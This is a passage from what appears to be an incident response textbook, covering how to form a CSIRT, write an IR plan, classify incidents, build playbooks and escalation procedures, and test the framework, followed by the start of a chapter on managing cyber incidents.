- **Obtaining senior leadership support**: In order to be a viable part of the organization, the CSIRT requires the support of the senior leadership within the organization. In a private-sector institution, it may be difficult to obtain the necessary support and funding, as the CSIRT itself does not provide value in the same way marketing or sales does. What should be understood is that the CSIRT acts as an insurance policy in the event the worst happens. In this manner, a CSIRT can justify its existence by reducing the impact of incidents and thereby reducing costs associated with a security breach or other malicious activity.
- **Defining a constituency**: A constituency clearly defines which organizational elements and domains the CSIRT has responsibility for. Some organizations have several divisions or subsidiaries that, for whatever reason, may not be part of the CSIRT's responsibility. The constituency can be defined either as a domain such as `local.example.com` or an organization name such as *ACME Inc.* and associated subsidiary organizations.
- **Creating a mission statement**: Mission creep or the gradual expansion of the CSIRT's responsibilities can occur without a clear definition of what the defined purpose of the CSIRT is. In order to counter this, a clearly defined mission statement should be included with the written information security plan. For example, the mission of the *ACME Inc.* CSIRT is to provide timely analysis and actions for security incidents that impact the confidentiality, integrity, and availability of *ACME Inc.* information systems and personnel.

https://t.me/learningnets

- **Determining service delivery**: Along with a mission statement, a clearly defined list of services can also counter the risk of mission creep of the CSIRT. Services are usually divided into two separate categories—proactive and reactive services, as outlined here:
  - **Proactive services**: These include providing training for non-CSIRT staff, providing summaries on emerging security threats, testing and deployment of security tools such as **endpoint detection and response** (**EDR**) tools, and assisting security operations by crafting **intrusion detection systems/intrusion prevention systems** (**IDS/IPS**) alerting rules.
  - **Reactive services**: These primarily revolve around responding to incidents as they occur. For the most part, reactive services address the entire IR process. This includes the acquisition and examination of evidence, assisting in containment, eradication, and recovery efforts, and—finally—documenting the incident.

Another critical benefit of an expressly stated charter is to socialize the CSIRT with the entire organization. This is done to remove any rumors or innuendo about the purpose of the team. Employees of the organization may hear terms such as *digital investigations* or *IR team* and believe the organization is preparing secret police specifically designed to ferret out employee misconduct. To counter this, a short statement that includes the mission statement of the CSIRT can be made available to all employees. The CSIRT can also provide periodic updates to senior leadership on incidents handled to demonstrate the purpose of the team.

CSIRT team

Once the IR charter is completed, the next stage is to start staffing the CSIRT. Larger organizations with sufficient resources may be able to task personnel with IR duties full-time. Often, though, organizations will have to utilize personnel who have other duties outside IR. Personnel who comprise the internal CSIRT can be divided into three categories: core team, technical support, and organizational support. Everyone within the CSIRT fulfills a specific task. Building this capability into an organization takes more than just assigning personnel and creating a policy-and-procedure document. As with any major project initiative, there is a good deal of effort required in creating a functional CSIRT.

For each of the CSIRT categories, there are specific roles and responsibilities. This wide range of personnel is designed to provide guidance and support through a wide range of incidents, ranging from minor to catastrophic.

https://t.me/learningnets

CSIRT core team

The CSIRT core team consists of personnel who have IR duties as their full-time job or assume IR activities when needed. In many instances, the core team is often made up of personnel assigned to the information security team. Other organizations can leverage personnel with expertise in IR activities. Here are some of the roles that can be incorporated into the core team:

- **IR coordinator**: This is a critical component of any CSIRT. Without clear leadership, the response to a potential incident may be disorganized or, with multiple individuals vying for control during an incident, a chaotic situation that can make the incident worse. In many instances, the IR coordinator is often the **chief security officer** (**CSO**), the **chief information security officer** (**CISO**), or the **information security officer** (**ISO**) as that individual often has overall responsibility for the security of the organization's information. Other organizations may name a single individual who serves as the IR coordinator. The IR coordinator is responsible for the management of the CSIRT prior to, during, and after an incident. In terms of preparation, the IR coordinator will ensure that any plans or policies concerning the CSIRT are reviewed periodically and updated as needed. In addition, the IR coordinator is responsible for ensuring that the CSIRT team is appropriately trained and also oversees testing and training for CSIRT personnel.

  During an incident, the IR coordinator is responsible for ensuring the proper response and remediation of an incident and guides the team through the entire IR process. One of the most important of these tasks during an incident is the coordination of the CSIRT with senior leadership. With the stakes of a data breach being high, senior leadership such as the **chief executive officer** (**CEO**) will want to be kept up-to-date in terms of critical information concerning an incident. It is the responsibility of the IR coordinator to ensure that senior leadership is fully informed of the activities associated with an incident, using clear and concise language. One stumbling block is that senior leaders within an organization may not have the acumen to understand the technical aspects of an incident, so it is important to speak in a language they will understand.

  Finally, at the conclusion of an incident, the IR coordinator is responsible for ensuring that the incident is properly documented and that reports of the CSIRT activity are delivered to the appropriate internal and external stakeholders. In addition, a full debrief of all CSIRT activities is conducted, and lessons learned are incorporated into the CSIRT plan.

- **CSIRT senior analyst(s)**: CSIRT senior analysts are personnel with extensive training and experience in IR and associated skills such as digital forensics or network data examination. They often have several years of experience conducting IR activities as either a consultant or as part of an enterprise CSIRT.

  During the preparation phase of the IR process, they are involved in ensuring that they have the necessary skills and training to address their specific role in the CSIRT. They are also often directed to assist in the IR plan review and modification. Finally, senior analysts will often take part in training junior members of the team.

https://t.me/learningnets

Once an incident has been identified, senior analysts will engage with other CSIRT members to acquire and analyze evidence, direct containment activities, and assist other personnel with remediation.

At the conclusion of an incident, senior analysts will ensure that both they and other personnel appropriately document the incident. This will include the preparation of reports to internal and external stakeholders. They will also ensure that any evidence is appropriately archived or destroyed, depending on the IR plan.

- **CSIRT analyst(s)**: CSIRT analysts are personnel with CSIRT responsibilities that have less exposure or experience in IR activities. Oftentimes, they have only 1 or 2 years of experience in responding to incidents. As a result, they can perform a variety of activities, with some of those under the direction of senior analysts.

  In terms of preparation-phase activities, analysts will develop their skills via training and exercises. They may also take part in reviews and updates to the IR plan. During an incident, they will be tasked with gathering evidence from potentially compromised hosts, network devices, or various log sources. Analysts will also take part in the analysis of evidence and assist other team members in remediation activities.

- **Security operations center (SOC) analyst**: Larger enterprises may have an in-house or contracted 24/7 SOC monitoring capability. Analysts assigned to the SOC will often serve as the point person when it comes to incident detection and alerting. As a result, having a SOC analyst as part of the team allows them to be trained in incident identification and response techniques and serve as an almost immediate response to a potential security incident.

- **IT security engineer/analyst(s)**: Depending on the size of the organization, there may be personnel specifically tasked with the deployment, maintenance, and monitoring of security-related software such as anti-virus or hardware such as firewalls or SIEM systems. Having direct access to these devices is critical when an incident has been identified. The personnel assigned these duties will often have a direct role in the entire IR process.

  The IT security engineer or analyst will be responsible for the preparation component of the IR process. They will be the primary resource to ensure that security applications and devices are properly configured to alert to possible incidents and to ensure that the devices properly log events so that a reconstruction of events can take place.

  During an incident, they will be tasked with monitoring security systems for other indicators of malicious behavior. They will also assist other CSIRT personnel with obtaining evidence from security devices. Finally, after an incident, this personnel will be tasked with configuring security devices to monitor suspected behavior, to ensure that remediation activities have eradicated malicious activity on impacted systems.

Technical support personnel

Technical support personnel are those individuals within the organization who do not have CSIRT activities as part of their day-to-day operations, but rather have expertise or access to systems and

https://t.me/learningnets

processes that may be affected by an incident. For example, the CSIRT may need to engage a server administrator to assist the core team with acquiring evidence from servers such as memory captures, acquiring virtual systems, or offloading log files. Once completed, the server administrator's role is completed and they may have no further involvement in the incident. Here are some of the personnel that can be of assistance to the CSIRT during an incident:

- **Network architect/administrator**: Often, incidents involve the network infrastructure. This includes attacks on routers, switches, and other network hardware and software. The network architect or administrator is vital for insight into what is normal and abnormal behavior for these devices, as well as for identifying anomalous network traffic. In incidents where the network infrastructure is involved, these support personnel can assist with obtaining network evidence such as access logs or packet captures.
- **Server administrator**: Threat actors often target systems within the network where critical or sensitive data is stored. These high-value targets often include domain controllers, file servers, or database servers. Server administrators can aid in acquiring log files from these systems. If the server administrator(s) are also responsible for the maintenance of the Active Directory structure, they may be able to assist with identifying new user accounts or changes to existing user or administrator accounts.
- **Application support**: Web applications are a prime target for threat actors. Flaws in coding that allow attacks such as **Structured Query Language** (**SQL**) injection or security misconfigurations are responsible for some security breaches. As a result, having application support personnel as part of the CSIRT facilitates the finding of information directly related to application attacks. These individuals will often be able to identify code changes or confirm vulnerabilities discovered during an investigation into a potential attack against an application.
- **Desktop support**: Desktop support personnel are often involved in maintaining controls such as data loss prevention and anti-virus on desktop systems. In the event of an incident, they can assist in providing the CSIRT with log files and other evidence. They may also be responsible for cleaning up infected systems during the remediation phase of an incident.
- **Help desk**: Depending on the organization, help desk personnel are the proverbial canary in the coal mine when it comes to identifying an incident. They are often the first individuals contacted when a user experiences the first signs of a malware infection or other malicious activity. Thus, help desk personnel should be involved in the training of CSIRT responses and their role in incident identification and escalation procedures. They may also assist with identifying additional affected personnel in the event of a widespread incident.

https://t.me/learningnets

Organizational support personnel

Outside of the technical realm, other organizational members should also be included within the CSIRT. Organizational personnel can assist with a variety of non-technical issues that fall outside those that are addressed by the CSIRT core and technical support personnel. These include navigating the internal and external legal environment, assisting with customer communications, or supporting CSIRT personnel while on-site.

Here are some of the organizational support personnel that should be included in a CSIRT plan:

- **Legal**: Data breaches and other incidents carry a variety of legal issues along with them. Many countries now have breach notification laws where organizations are required to notify customers that their information was put at risk. Other compliance requirements such as the **Health Insurance and Portability Act** (**HIPAA**) and the **Payment Card Industry Data Security Standard** (**PCI DSS**) require the impacted organization to contact various external bodies and notify them of a suspected breach. Including legal representation early in the IR process will ensure that these notifications and any other legal requirements are addressed in a timely fashion. In the event that a breach has been caused by an internal source such as an employee or contractor, the impacted organization may want to recoup losses through civil action. Including legal representation early in the process will allow a more informed decision as to which legal process should be followed.
- **Human resources (HR)**: A good deal of incidents that occur in organizations are perpetrated by employees or contractors. The investigation of actions such as fraud, all the way to massive data theft, may have to be investigated by the CSIRT. In the event that the target of the investigation is an employee or contractor, the HR department can assist with ensuring that the CSIRT's actions are in compliance with applicable labor laws and company policies. If an employee or contractor is to be terminated, the CSIRT can coordinate with HR personnel so that all proper documentation concerning the incident is complete, to reduce the potential of a wrongful termination suit.
- **Marketing/communications**: If external clients or customers may be adversely impacted by an incident such as a DoS attack or data breach, the marketing or communications department can assist in crafting the appropriate message to assuage fears and ensure that those external entities are receiving the best information possible. When looking back at past data breaches where organizations attempted to keep the details to themselves and customers were not informed, there was a backlash against those organizations. Having a solid communications plan that is put into action early will go a long way in soothing any potentially adverse reactions from customers or clients.

https://t.me/learningnets

- **Facilities**: The CSIRT may need access to areas after hours or for a prolonged time. The facilities department can assist the CSIRT in obtaining the necessary access in a timely manner. Facilities also may have access to additional meeting spaces for the CSIRT to utilize in the event of a prolonged incident that requires a dedicated workspace and infrastructure.
- **Corporate security**: The CSIRT may be called in to deal with the theft of network resources or other technology from the organization. Laptop and digital media theft are very common. Corporate security will often have access to surveillance footage from entrances and exits. They may also maintain access badges and visitor logs for the CSIRT to track the movement of employees and other personnel within the facility. This can allow a reconstruction of events leading up to a theft or other circumstances that led up to an incident.

External resources

Many industries have professional organizations where practitioners, regardless of their employer, can come together to share information. CSIRT personnel may also be tasked with interfacing with law enforcement and government agencies at times, especially if they are targeted as part of a larger attack perpetrated against a number of similar organizations. Having relationships with external organizations and agencies can assist the CSIRT with intelligence sharing and resources in the event of an incident. These resources include the following:

- **High Technology Crime Investigation Association** (**HTCIA**): The HTCIA is an international group of professionals and students with a focus on high-tech crime. Resources include everything from digital forensic techniques to wider enterprise-level information that could aid CSIRT personnel with new techniques and methods. For more information, visit the official website at `https://htcia.org/`.
- **InfraGard**: For those CSIRT and information security practitioners in the US, the **Federal Bureau of Investigation** (**FBI**) has created a private-public partnership geared toward networking and information sharing. This partnership allows CSIRT members to share information about trends or discuss past investigations. You can find more information at the following website: `https://www.infragard.org/`.
- **Law enforcement**: Law enforcement has seen explosive growth in cyber-related criminal activity. In response, a great many law enforcement organizations have increased their capacity to investigate cybercrime. CSIRT leadership should cultivate a relationship with agencies that have cybercrime investigative capabilities. Law enforcement agencies can provide insight into specific threats or crimes being committed and provide CSIRTs with any specific information that concerns them.

https://t.me/learningnets

- **Vendors**: External vendors can be leveraged in the event of an incident, and what they can provide is often dependent on the specific **line of business** (**LOB**) the organization has engaged them in. For example, an organization's IPS/IDS solution provider could assist with crafting custom alerting and blocking rules to assist in the detection and containment of malicious activity. Vendors with **threat intelligence** (**TI**) capability can also provide guidance on malicious activity indicators. Finally, some organizations will need to engage vendors who have an IR specialty such as reverse engineering malware when those skills fall outside an organization's capability.

Depending on the size of the organization, it is easy to see how the CSIRT can involve several people. It is critical to putting together the entire CSIRT that each member is aware of their roles and responsibilities. Each member should also be asked for specific guidance on which expertise can be leveraged during the entire IR process. This becomes more important in the next part of the IR framework, which is the creation of an IR plan.

The IR plan

With the IR charter written and the CSIRT formed, the next step is to craft an IR plan. An IR plan is a document that outlines the high-level structure of an organization's response capability. This is a high-level document that serves as the foundation of the CSIRT. The major components of an IR plan are set out here:

- **IR charter**: An IR plan should include the mission statement and constituency from the IR charter. This gives the plan continuity between the inception of the IR capability and the IR plan.
- **Expanded services catalog**: The initial IR charter had general service categories with no real detail, so the IR plan should include specific details of which services the CSIRT will be offering. For example, if forensic services are listed as part of the service offering, the IR plan may state that forensic services include evidence recovery from hard drives, memory forensics, and reverse engineering potentially malicious code in support of an incident. This allows the CSIRT to clearly delineate between a normal request—say, for the searching of a hard drive for an accidentally deleted document not related to an incident, and the imaging of a hard drive in connection with a declared incident.
- **CSIRT personnel**: As outlined before, there are a great many individuals who comprise the CSIRT. The IR plan will clearly define these roles and responsibilities. Organizations should expand out from just a name and title and define exactly the roles and responsibilities of each individual. It is not advisable to have a turf war during an incident, and having the roles and responsibilities of CSIRT personnel clearly defined goes a long way to reducing this possibility.
- **Contact list**: An up-to-date contact list should be part of the IR plan. Depending on the organization, the CSIRT may have to respond to an incident 24 hours a day. In this case, the IR plan should have primary and secondary contact information. Organizations can also make use of a rotating on-call CSIRT member who could serve as the first contact in the event of an incident.

https://t.me/learningnets

- **Internal communication plan**: Incidents can produce a good deal of chaos as personnel attempt to ascertain what is happening, which resources they need, and who to engage to address the incident. The IR plan internal communication guidance can address this chaos. This portion of the plan addresses the flow of information upward and downward between senior leadership and the CSIRT. Communication sideways between the CSIRT core and support personnel should also be addressed. This limits the individuals who are communicating with each other and cuts down on potentially conflicting instructions.
- **Training**: The IR plan should also indicate the frequency of training for CSIRT personnel. At a minimum, the entire CSIRT should be put through a tabletop exercise at least annually. In the event that an incident post-mortem analysis indicates a gap in training, that should also be addressed within a reasonable time after the conclusion of the incident.
- **Maintenance**: Organizations of every size continually change. This can include changes to infrastructure, threats, and personnel. The IR plan should address the frequency of reviews and updates to the IR plan. For example, if the organization acquires another organization, the CSIRT may have to adjust service offerings or incorporate specific individuals and their roles. At a minimum, the IR plan should be updated at least annually. Individual team members should also supplement their skills through individual training and certifications through organizations such as **System Administration, Network, and Security** (**SANS**) or on specific digital forensic tools. Organizations can incorporate lessons learned from any exercises conducted into this update.

Incident classification

Not all incidents are equal in their severity and threat to the organization. For example, a virus that infects several computers in a support area of the organization will dictate a different level of response than an active compromise of a critical server. Treating each incident the same will quickly burn out a CSIRT as they will have to respond in the same way to even minor incidents.

As a result, it is important to define within the IR plan an incident classification schema. By classifying incidents and gauging the response, organizations make better use of the CSIRT and ensure that they are not all engaged in minor issues. Here is a sample classification schema:

- **High-level incident**: A high-level incident is an incident that is expected to cause significant damage, corruption, or loss of critical and/or strategic company or customer information. A high-level incident may involve widespread or extended loss of system or network resources. The event can potentially cause damage to the organization and its corporate public image and result in the organization being liable. Examples of high-level incidents include, but are not limited to, the following:
    - Network intrusion
    - Ransomware

https://t.me/learningnets

- Identification of C2 traffic
- Physical compromise of information systems and compromise of critical information
- Loss of computer system or removable media containing unencrypted confidential information
- Widespread and growing malware infection (more than 25% of hosts)
- Targeted attacks against the IT infrastructure
- Phishing attacks using the organization's domain and branding

- **Moderate-level incident**: A moderate-level incident is an incident that may cause damage, corruption, or loss of replaceable information without compromise (there has been no misuse of sensitive customer information). A moderate-level event may involve significant disruption to a system or network resource. It also may have an impact on the mission of a **business unit** (**BU**) within the corporation. Here are some examples of moderate-level incidents:
  - Anticipated or ongoing DoS attack
  - Loss of computer system or removable media containing unencrypted confidential information
  - Misuse or abuse of authorized access; automated intrusion
  - Confined malware infection
  - Unusual system performance or behavior; installation of malicious software
  - Suspicious changes of computer activity
- **Low-level incident**: A low-level incident is an incident that causes inconvenience and/or unintentional damage or loss of recoverable information. The incident will have little impact on the corporation. Here are some examples of such incidents:
  - Policy or procedural violations detected through compliance reviews or log reviews
  - A lost or stolen laptop or other mobile equipment containing encrypted confidential information
  - Installation of unauthorized software; malware infection of a single PC

The IR playbook/handbook

One key aspect of the IR plan is the use of playbooks. An IR playbook is a set of instructions and actions to be performed at every step in the IR process. Playbooks are created to give organizations a clear path through the process, but with a degree of flexibility in the event that the incident under investigation does not fit neatly into the box.

A good indicator of which playbooks are critical is the organization's risk assessment. Examining the risk assessment for any threat rated critical or high will indicate which scenarios need to be addressed via an IR playbook. Most organizations would identify a number of threats—such as a

https://t.me/learningnets

network intrusion via a zero-day exploit, ransomware, or phishing—as critical, requiring preventive and detective controls. As the risk assessment has identified those as critical risks, it is best to start the playbooks with those threats.

In the absence of a risk or threat assessment, organizations should have a minimum of five playbooks that cover the most common scenarios that they will face, as outlined here:

- Phishing
- Malware
- Ransomware
- Vulnerabilities in externally facing systems
- **Business email compromise** (**BEC**)

> **Note**
> The last several years have demonstrated the devastating impact a ransomware attack can have on an organization. This book will examine several scenarios as part of the overall ransomware threat to provide a better understanding of preparation and response to this type of attack.

For example, let's examine the breakdown of a playbook for a common threat—social engineering. For this playbook, we are going to divide it out into the IR process that was previously discussed, as follows:

- **Preparation**: In this section, the organization will highlight the preparation that is undertaken. In the case of phishing, this can include employee awareness to identify potential phishing emails or the use of an email appliance that scans attachments for malware.
- **Detection**: For phishing attacks, organizations are often alerted by aware employees or through email security controls. Organizations should also plan on receiving alerts via malware prevention or **host intrusion prevention system** (**HIPS**) controls.
- **Analysis**: If an event is detected, analyzing any evidence available will be critical to classifying and appropriately responding to an incident. In this case, the analysis may include examining the compromised host's memory, examining event logs for suspicious entries, and reviewing any network traffic going to and from the host.
- **Containment**: If a host has been identified as compromised, it should be isolated from the network.
- **Eradication**: In the event that malware has been identified, it should be removed. If not, the playbook should have an alternative such as reimaging with a known good image.

https://t.me/learningnets

- **Recovery**: The recovery stage includes scanning the host for potential vulnerabilities and monitoring the system for any anomalous traffic.
- **Post-incident activity**: The playbook should also give guidance on which actions should take place after an incident. Many of these actions will be the same across the catalog of playbooks but are important to include, ensuring that they are completed in full.

The following diagram is a sample playbook for a phishing attack. Note that each phase of the IR cycle is addressed, as well as specific actions that should be taken as part of the response. Additionally, organizations can break specific actions down, such as through log analysis for a certain playbook, for greater detail:




Figure 1.2 – Social engineering playbook

Playbooks can be configured in a number of ways—for example, a written document can be added to the IR plan for specific types of incidents. Other times, organizations can use a flow diagram utilizing software such as iStudio or Visio. They are designed to give the CSIRT and any other personnel a set of instructions to follow in an incident. This allows less time to be wasted if a course of action is planned out. Playbooks serve as a guide, and they should be updated regularly, especially if they are

https://t.me/learningnets

used in an incident, and any key pieces or steps identified. It should be noted that playbooks are not written in stone and are not a checklist. CSIRT personnel are not bound to the playbook in terms of actions and should be free to undertake additional actions if the incident requires it.

Escalation process

A critical component of the IR plan is escalation procedures. Escalation procedures outline who is responsible for moving an event or series of events from just anomalies in the information system to an incident. The CSIRT will become burned out if they are sent to investigate too many false positives. Escalation procedures ensure that the CSIRT is effectively utilized and that personnel is only contacted if their expertise is required.

The procedures start with the parties who are most likely to observe anomalies or events in the system that may be indicative of a larger incident—for example, the help desk may receive a number of calls that indicate a potential malware infection. The escalation procedures may indicate that if malware is detected and cannot be removed via malware prevention controls, personnel are to contact the CSIRT member on call. An important consideration at this step is determining which information should be contained within the escalation report. The following guidelines capture the details necessary for the CSIRT to begin addressing the issue:

- **Date and time of detection**: This first data point is self-explanatory. There are two main considerations though. The first is the time zone. The preferred time zone is **Coordinated Universal Time** (**UTC**). This is especially useful if all systems that are logging activity are configured to UTC. The second is the format. There can be some debate, but a good all-around method is to place the date and time together in the following formation: 20220117T1637 UTC.
- **Reporting person**: This serves as the initial point of contact for any additional personnel that may be called into the escalation. This individual should have visibility into the incident to answer any questions. This is often the SOC manager or another responsible party.
- **Incident type**: In the escalation, it is important to identify the type of incident that is being escalated. This may dictate a specific type of response. Here is a list of incident types to consider:
    - Ransomware
    - Malware infection
    - External system compromise
    - Ongoing compromise
    - Data exfiltration

https://t.me/learningnets

  - C2
  - DoS
  - Other

- **Incident severity**: This is the first assessment of the incident's severity. Having an idea of the severity of the issue will allow the IR team to align resources properly.
- **The number of systems impacted**: If possible, it is important to provide an order of magnitude of the incident. This should include the number of systems, operating system type, and the function of the systems—for example, an incident that is impacting only Linux servers running Apache versus Windows desktops.
- **Patient Zero identified**: This data is not often included in the initial escalation, as Patient Zero—or the first system identified as compromised—is often located during the analysis phase of an incident.
- **Tactics identified**: Any tactics that have been identified should be escalated as well. For example, lateral movement tactics using **Server Message Block** (**SMB**) or **Remote Desktop Protocol** (**RDP**) should be escalated as they indicate a larger network-wide security incident. A good rubric of tactics to use is the MITRE **Adversarial Tactics, Techniques, and Common Knowledge** (**ATT&CK**) framework, which will be covered in a later chapter.
- **Indicators of compromise (IOCs)**: Data points such as IP addresses, domain names, or file hashes related to the initial detection should be passed up to be included as part of the analysis.
- **Actions taken**: If any actions were taken, the reporting party or their colleagues should be recorded as well. For example, if the reporting group has the ability to block the execution of code and was successfully able to block further execution of malware, this has a direct impact on the type of response the IR team will execute.

There are a variety of methods that can be used to communicate this information to the CSIRT. A ticketing system can be configured to automatically notify CSIRT personnel with a ticket containing pertinent escalation details. Another option is the use of an email template that is sent to specific CSIRT personnel that handles escalations. During an incident, all actions taken by the CSIRT and other personnel from the start of the incident should be documented and tracked.

Information

For organizations that have limited resources and experience a limited number of incidents per year, most IT ticketing systems are sufficient for tracking incidents. The drawback to this method is that these systems generally lack an IR focus and do not have additional features that are designed to support IR activities. Larger organizations that have a higher frequency of incidents may be best served by implementing a purpose-designed IR tracking system. These systems allow the integration of evidence collection and incident playbooks.

https://t.me/learningnets

CSIRT members will then take control. If they are able to contain malware to that single system and identify an infection vector, they will attempt to remove the malware and, barring that, have the system reimaged and redeployed. At that point, the incident has been successfully concluded. The CSIRT member can document the incident and close it out without having to engage any other resources.

Another example where escalation moves further up into an all-out CSIRT response can start very simply with an audit of Active Directory credentials. In this case, a server administrator with access management responsibilities is conducting a semi-annual audit of administrator credentials. During the audit, they identify three new administrator user accounts that do not tie to any known access rights. After further digging, they determine that these user accounts were created within several hours of each other and were created over a weekend. The server administrator contacts the CSIRT for investigation.

The CSIRT analyst looks at the situation and determines that a compromise may have happened. The CSIRT member directs the server administrator to check event logs for any logins using those administrator accounts. The server administrator identifies two logins: one on a database server and another on a web server in the **demilitarized zone** (**DMZ**). The CSIRT analyst then directs the network administrator assigned to the CSIRT to examine network traffic between the SQL database and the web server. Also, based on the circumstances, the CSIRT analyst escalates this to the CSIRT coordinator and informs them of the situation. The CSIRT coordinator then begins the process of engaging other CSIRT core teams and technical support members to assist.

After examining the network traffic, it is determined that an external threat actor has compromised both systems and is in the process of exfiltrating the customer database from the internal network. At this point, the CSIRT coordinator identifies this as a high-level incident and begins the process of bringing support personnel into a briefing. As this incident has involved the compromise of customer data, CSIRT support personnel—such as marketing or communications and legal—need to become involved. If more resources are required, the CSIRT coordinator will take the lead in making that decision.

Escalation procedures are created to ensure that the appropriate individuals have the proper authority and training to call upon resources when needed. The escalation procedures should also address the involvement of other personnel outside the core CSIRT members, based on the severity of the incident. One of the critical functions of escalation procedures is to clearly define which individuals have the authority to declare anomalous activity in an incident. The escalation procedures should also address the involvement of other personnel outside core CSIRT members, based on the severity of the incident.

Testing the IR framework

So far, there have been a number of areas that have been addressed in terms of preparing for an incident. From an initial understanding of the process involved in IR, we moved through the creation of an IR plan and associated playbooks.

https://t.me/learningnets

Once a capability has been created, it should be run through a table-top exercise to flush out any gaps or deficiencies. This exercise should include a high-level incident scenario that involves the entire team and one of the associated playbooks. A report that details the results of the table-top exercise and any gaps, corrections, or modifications should also be prepared and forwarded to senior leadership. Once leadership has been informed and acknowledges that the CSIRT is ready to deploy, it is now operational.

As the CSIRT becomes comfortable executing the plan under a structured scenario, they may want to try more complex testing measures. Another available option is the Red/Blue or Purple team exercise. This is where the CSIRT is tasked with responding to an authorized penetration test. Here, the team is able to execute against a live adversary and test the plans and playbooks. This significantly increases the value of the penetration test as it provides an insight into the security of the infrastructure as well as the ability of the organization to respond appropriately.

Regardless of the makeup of the team, another key component of CSIRT deployment is the inclusion of regular training. For CSIRT core members, specific training on emerging threats, forensic techniques, and tools should be ongoing. This can be facilitated through third-party training providers or, if available, in-house training. The technical support members of the CSIRT should receive regular training on techniques and tools available.

This is especially important if these members may be called upon during an incident to assist with evidence collection or remediation activities. Finally, other support members should be included in the annual test of the IR plan. Just as with an inaugural test, the organization should pick a high-level incident and work through it using a table-top exercise. Another option for the organization is to marry up the testing of their IR plan with a penetration test. If the organization is able to detect the presence of the penetration test, they have the ability to run through the first phases of the incident and craft a tabletop for the remaining portions.

One final component of the ongoing maintenance of an IR plan is a complete annual review. This annual review is conducted to ensure that any changes in personnel, constituency, or mission that may impact other components of the plan are addressed. In addition to a review of the plan, a complete review of the playbooks is conducted as well. As threats change, it may be necessary to change existing playbooks or add new ones. CSIRT personnel should also feel free to create a new playbook in the event of a new threat emerging. In this way, the CSIRT will be in a better position to address incidents that may impact their organization. Any major changes or additions should also trigger another table-top exercise to validate additional plans and playbooks.

https://t.me/learningnets

Summary

Benjamin Franklin is quoted as saying: "*By failing to prepare, you are preparing to fail*." In many ways, this sentiment is quite accurate when it comes to organizations and the threat of cyber attacks. Preparing for a cyber attack is a critical function that must be taken as seriously as any other aspect of cybersecurity. Having a solid understanding of the IR process to build on this with an IR capability can provide organizations with a measure of preparation so that in the event of an incident, they can respond. Keep in mind as we move forward that forensic techniques, TI, and reverse engineering are there to assist an organization to get to the end—that is, back up and running.

This chapter explored some of the preparation that goes into building an IR capability. Selecting a team, creating a plan, and building playbooks and escalation procedures allow a CSIRT to effectively address an incident. The CSIRT and associated plans give structure to the digital forensic techniques to be discussed.

This discussion begins with the next chapter, where proper evidence handling and documentation is the critical first step in investigating an incident.

Questions

Test your knowledge by seeing if you can answer the following questions:

1. A table-top exercise should be conducted after changes are made to the IR plan and/or playbooks.

   A. True

   B. False

2. Which of the following roles would not be a member of the CSIRT core team?

   A. Incident coordinator

   B. CSIRT analyst

   C. Legal

3. It is not important to have technical resources available as part of the IR framework to aid during an incident.

   A. True

   B. False

4. A risk assessment is a valid data source for identifying high-risk incidents for playbook creation.

   A. True

   B. False

https://t.me/learningnets

Further reading

You can refer to the following resources for more information about what we learned in this chapter:

- *Computer Security Incident Handling Guide*, *NIST SP 800-61 Rev. 2*: `https://csrc.Nist.gov/publications/detail/sp/800-61/rev-2/final`
- **European Union Agency for Cybersecurity** (**ENISA**)—*Incident Handling in Live Role Playing Handbook*: `https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view`
- *Incident Handler's Handbook* by *Patrick Kral*, *SANS Reading Room*: `https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901`

https://t.me/learningnets

https://t.me/learningnets

2
Managing Cyber Incidents

The incident response framework detailed in the previous chapter provided the specific structure of a **Computer Security Incident Response Team** (**CSIRT**) and explained how the CSIRT will engage with other business units. The chapter further expanded on the necessary planning and preparation an organization should undertake to address cyber incidents. Unfortunately, planning and preparation cannot address all the variables and uncertainties inherent to cyber incidents.

This chapter will focus on executing the plans and frameworks detailed in *Chapter 1* to properly manage a cyber incident. A solid foundation in, and an understanding of, cyber incident management allows organizations to put their plans into action more efficiently, communicate with key stakeholders in a timely manner, and, most importantly, lessen the potential damage or downtime of a cyber incident.

This chapter will address how to manage a cyber incident, examining the following topics:

- Engaging the incident response team
- Security orchestration, automation, and response
- Incorporating crisis communications
- Incorporating containment strategies
- Getting back to normal – eradication, recovery, and post-incident activity

Engaging a CSIRT, much like a fire department, requires a set path of escalation. In the following sections, there are three CSIRT models that describe some options when looking at a proper escalation path.

Engaging the incident response team

